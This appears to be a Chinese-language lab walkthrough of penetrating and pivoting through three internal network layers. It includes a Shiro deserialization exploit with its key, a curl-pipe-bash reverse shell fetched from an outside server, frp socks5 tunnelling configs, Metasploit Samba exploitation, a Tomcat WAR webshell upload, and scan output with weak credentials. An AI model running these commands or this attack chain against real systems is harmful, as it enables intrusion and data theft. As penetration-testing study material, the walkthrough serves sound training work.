
記一次內網實戰
0x00 邊界服務器
訪問http://1.xx.xx.xx.:xx7/login

發現rememberMe字段

工具檢測
shiro 反序列化,上傳內存馬[++] 存在shiro框架![++] 找到key:kPH+bIxk5D2deZiIxcaaaA==[+] 爆破結束[-] 測試:CommonsBeanutils1 回顯方式: AllEcho[-] 測試:CommonsBeanutils1 回顯方式: TomcatEcho[++] 發現構造鏈:CommonsBeanutils1 回顯方式: SpringEcho[++] 請嘗試進行功能區利用。

遠程連接

反彈shell到云主機,使用curl反彈shell
curl http://82.xx.xx.xx:xx0/bash.html|bash

0x01 一層網絡
0x01-01 fscan內網掃描

通過上傳fscan,掃描發現存活主機
10.10.135.1:22 open10.10.135.35:139 open10.10.135.35:445 open10.10.135.190:8080 open10.10.135.25:8080 open10.10.135.66:3306 open[+] mysql:10.10.135.66:3306:root 123456[*] 10.10.135.35 (Windows 6.1)[*] WebTitle:http://10.10.135.190:8080 code:200 len:52 title:None[*] WebTitle:http://10.10.135.25:8080 code:302 len:0 title:None 跳轉url: http://10.10.135.25:8080/login;jsessionid=ACFC3E30347DD234AF1E730D02A792E2[*] WebTitle:http://10.10.135.25:8080/login;jsessionid=ACFC3E30347DD234AF1E730D02A792E2 code:200 len:2608 title:Login Page[+] InfoScan:http://10.10.135.25:8080/login;jsessionid=ACFC3E30347DD234AF1E730D02A792E2 [Shiro] [+] http://10.10.135.190:8080 poc-yaml-struts2_046-1 [+] http://10.10.135.190:8080 poc-yaml-struts2_045 poc1

0x01-02 配置frp設置socks5代理
目標機(1.xx.xx.xx4)frpc
配置遠程連接的IP地址(82.xx.xx.xx),通過tcp協議的socks5的7777端口進行通信傳輸
frpc.ini ------------------------------------[common]server_addr = 82.1xx.xx.xx1server_port = 7077
[plugin_socks5]type = tcp  #協議remote_port = 9566 #指定遠程服務器的端口plugin = socks5------------------------------------啟動客戶端chmod +x frpcchmod +x frpc.iniexectue -f ./frpc -c ./frpc.ini
vps(82.xx.xx.xx1)配置frps
frps.ini-----------------------------------[common]bind_port = 7077 #必要,frp服務端端口------------------------------------啟動服務端chmod +x frpschmod +x frps.ini./frps -c ./frps.ini
踩坑1:忘記在防火墻添加策略,導致失敗
frp通道建立成功

配置好代理

0x01-03 訪問內網的(10.10.135.66)
10.10.135.66:3306:root 123456

0x01-04 訪問內網的(10.10.135.35)
10.10.135.35 (Windows 6.1)

發現內網存活主機 開展信息搜集,發現該主機系統為linux ,開放139、445端口,其中445端
口為samba 4.6.3 通過search samba 4.6 發現存在漏洞
search samba 4.6 use exploit/linux/samba/is_known_pipenameset rhosts 10.10.135.35run


0x01-05 訪問內網的(10.10.135.190)
structs漏洞
http://10.10.135.190:8080 poc-yaml-struts2_046-1 http://10.10.135.190:8080 poc-yaml-struts2_045 poc1

配置代理,通過proxifer配置socks5代理,把電腦代理到內網,然后使用struts2工具去探測內網漏洞

執行命令


給網站目錄下上傳文件jsp文件,下載Godzilla,配置代理,成功連接


0x02二層網絡
0x02-01 內網掃描
./fscan_amd64 -h 172.16.15.0/24 -np
172.16.15.115:3306 open172.16.15.111:3306 open172.16.15.88:139 open172.16.15.145:445 open172.16.15.88:445 open172.16.15.66:8009 open172.16.15.87:8080 open172.16.15.66:8080 open172.16.15.187:6379 open172.16.15.145:139 open[+] mysql:172.16.15.111:3306:root 123456[+] Redis:172.16.15.187:6379 unauthorized file:/data/dump.rdb[+] mysql:172.16.15.115:3306:root 123456[*] WebTitle:http://172.16.15.66:8080  code:200 len:11230  title:Apache Tomcat/8.0.43[*] WebTitle:http://172.16.15.87:8080  code:200 len:52     title:None[*] 172.16.15.145  (Windows 6.1)[*] 172.16.15.88  (Windows 6.1)[+] http://172.16.15.87:8080 poc-yaml-struts2_045 poc1[+] http://172.16.15.66:8080/manager/html poc-yaml-tomcat-manager-weak [{username tomcat} {password tomcat}]


此時的獲取的內網信息

0x02-02 添加路由
在邊界服務器1.xx.xx.xx:xx7/10.10.135.25上添加路由配置,使得 邊界服務器與172.16.15.0/24網段連通

0x02-03 訪問內網的(172.16.15.111)
mysql:172.16.15.111:3306:root 123456

0x02-04 訪問內網的(172.16.15.115)
172.16.15.115:3306:root 123456

0x02-05 訪問內網的(172.16.15.187)
172.16.15.187:6379 unauthorized file:/data/dump.rdb
0x02-06 訪問內網的(172.16.15.88)
172.16.15.88 (Windows 6.1)

0x02-07 訪問內網的(172.16.15.145)
172.16.15.145 (Windows 6.1)

0x02-08 tomcat任意文件上傳(172.16.15.66:8080)
http://172.16.15.66:8080/manager/html poc-yaml-tomcat-manager-weak [{username tomcat} {password tomcat}]
burp 設置socks5代理


下載冰蝎,然后shell,jsp,進行壓縮,生成shell.zip,手動更改后綴shell.war,直接進行文件上傳

訪問連接
http://172.16.15.66:8080//shell/shell.jsprebeyond

進行反彈shell

發現是雙網卡

0x03 三層服務器
0x03-01 內網掃描
./fscan_amd64 -h 192.168.13.0/24start infoscan(icmp) Target 192.168.13.106 is alive(icmp) Target 192.168.13.1 is alive(icmp) Target 192.168.13.55 is alive(icmp) Target 192.168.13.56 is alive(icmp) Target 192.168.13.203 is alive[*] Icmp alive hosts len is: 5192.168.13.203:80 open192.168.13.106:8080 open192.168.13.56:5432 open192.168.13.55:3306 open192.168.13.106:8009 open192.168.13.1:22 open[*] alive ports len is: 6start vulscan[*] WebTitle:http://192.168.13.106:8080 code:200 len:11230 title:Apache Tomcat/8.0.43[+] mysql:192.168.13.55:3306:root 123456[+] Postgres:192.168.13.56:5432:postgres postgres[*] WebTitle:http://192.168.13.203 code:302 len:312 title:Redirecting to /core/install.php 跳轉url: http://192.168.13.203/core/install.php[+] http://192.168.13.106:8080/manager/html poc-yaml-tomcat-manager-weak [{username tomcat} {password tomcat}]已完成 5/6 [-] ssh 192.168.13.1:22 root 123qwe ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain已完成 5/6 [-] ssh 192.168.13.1:22 root Aa123456! ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain已完成 5/6 [-] ssh 192.168.13.1:22 admin admin@123#4 ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain

此時的內網信息收集

0x03-02 添加路由

0x03-03 訪問內網的(192.168.13.55)
mysql:192.168.13.55:3306:root 123456

0x03-04 訪問內網的(192.168.13.56)
Postgres:192.168.13.56:5432:postgres postgres

0x03-05 訪問內網的(192.168.13.203)
http://192.168.13.203/core/install.php
查看drupal8.5.0的漏洞

0x04 總結
0x04-01 網絡拓撲

0x04-01 漏洞知識點
1、shiro反序列化漏洞
2、strut2漏洞
3、Drupal漏洞
4、內網代理工具
5、數據庫連接工具
6、window的samba漏洞
7、viper的使用
